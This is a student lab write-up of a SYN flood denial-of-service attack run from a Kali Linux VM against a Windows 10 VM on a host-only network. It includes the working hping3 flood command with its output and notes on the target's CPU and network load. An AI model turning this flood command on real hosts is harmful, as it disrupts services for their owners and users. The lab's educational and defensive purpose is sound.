


### Lab Homework 7: SYN Flood DoS Attack

In this lab we will perform a DoS attack on a Windows 10 virtual machine. The attacker will be a Kali Linux virtual machine on the same 'host-only' network.



```
Command Prompt
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\User>ipconfig


Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::856:f010:1bc1:c612%5
    IPv4 Address. . . . . : 192.168.56.103
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Users\User>
```

Figure 1: IP address of the target machine.



```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe44:48d7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:44:48:d7 txqueuelen 1000 (Ethernet)
    RX packets 97 bytes 13399 (13.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 1614 (1.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 2: IP address of the attacking machine.




Figure 3: Target machine performance before attack.




Figure 4: Packets being captured in Wireshark.




Figure 5: Target machine performance during the attack.




Figure 6: Target machine performance after the attack.

```
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
# hping3 --flood -p 80 -S 192.168.56.103
HPING 192.168.56.103 (eth0 192.168.56.103): S set, 40 headers + 0 data byte
s
hping in flood mode, no replies will be shown
^C
--- 192.168.56.103 hping statistic ---
4407792 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 7: Hping3 command to create packets for address 192.168.56.103 port 80 with the SYN flag enabled.

Figure 3 shows that there is minimal CPU and network usage before the attack, memory is at 60% because there is not a lot of RAM allocated to the virtual machine. Figure 4 shows there is a large number of packets coming from 192.168.56.102 (the attacker IP) to 192.168.56.103 (the target IP). In figure 5 we see a spike in CPU, and Network usage, Memory usage seems to be ramping up as Wireshark collects packets. Figures 6 and 7 show the aftermath of the attack, Network, CPU and Memory usage return to normal levels. The result of the `hping3` command show that there were over 4 million packets transferred. DoS attacks can be very simple to initiate with the right tools and a list of IP addresses, and can cripple a network until the attacker decides to stop. Firewalls and routers can block specific traffic associated with an attack (block the attacker IP address) but will not defend against an attacker spoofing a valid IP.